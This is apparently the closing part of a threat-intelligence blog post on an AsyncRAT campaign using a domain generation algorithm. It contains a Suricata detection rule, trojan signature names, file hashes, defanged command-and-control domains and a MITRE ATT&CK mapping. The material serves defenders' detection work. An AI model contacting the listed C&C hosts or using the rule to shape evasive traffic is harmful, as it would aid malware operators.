alert http \$HOME_NET any -> \$EXTERNAL_NET any (msg:"ET INFO Request to .TOP Domain with Minimal Headers"; flow:established,to_server; content:".top"; http_host; isdataat:!1,relative; fast_pattern; http_header_names; content:"|0d 0a|Host|0d 0a|Connection|0d 0a 0d 0a|"; depth:22; isdataat:!1,relative; classtype:bad-unknown; sid:2031089; rev:2; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, created_at 2020_10_23, deployment Perimeter, signature_severity Major, updated_at 2020_10_23;)

2854153: ETPRO TROJAN Malicious Obfuscated Powershell Loader

2855345: ETPRO TROJAN TA582 Domain in HTTP HOST

2855344: ETPRO TROJAN TA582 Domain in HTTP HOST

Associated indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the [OTX Pulse](#). Please note, the pulse may include other activities related but out of the scope of the report.

TYPE	INDICATOR	DESCRIPTION
SHA256	ec48d692547341789a9205f607983f9cd485435df4fefda1654a5eccbe12bfb0	Stage1 sample
SHA256	f5ad2158644b79eb5e5c1226ed9c1597dafde9b3376de5dc3e02673d135b487a	Stage2 sample
SHA256	29dcf858f36f68827696a9a3ea1b4a821180569ab297d2f73c740b15832302d3	Stage3 sample with DGA
SHA256	ae549e5f222645c4ec05d5aa5e2f0072f4e668da89f711912475ee707ecc871e	Decoy RAT client

DOMAIN	sduyvzep[.]top	C&C server
DOMAIN	orivzije[.]top	C&C server
DOMAIN	zpeifujz[.]top	C&C server

Mapped to MITRE ATT&CK

The findings of this report are mapped to the following **MITRE ATT&CK Matrix** techniques:

- TA0001: Initial Access
 - T1566: Phishing
 - T1566.001: Spearphishing Attachment
- TA0002: Execution
 - T1059: Command and Scripting Interpreter
 - T1059.001: PowerShell
 - T1059.007: JavaScript
- TA0005: Defense Evasion
 - T1140: Deobfuscate/Decode Files or Information
 - T1202: Indirect Command Execution
 - T1497: Virtualization/Sandbox Evasion
 - T1497.001: System Checks
- TA0011: Command and Control
 - T1071: Application Layer Protocol
 - T1071.001: Web Protocols
 - T1104: Multi-Stage Channels
- TA0040: Impact
 - T1496: Resource Hijacking

Share this with others

Tags: [malware research](#), [malware hunting](#), [asynrat](#), [dga](#), [govno](#)

Featured resources

INSIGHTS REPORT

2023 AT&T Cybersecurity Insights Report: Edge Ecosystem

[Learn more](#)

WEBCAST

2023 AT&T Cybersecurity Insights Report: Edge Ecosystem

[Learn more](#)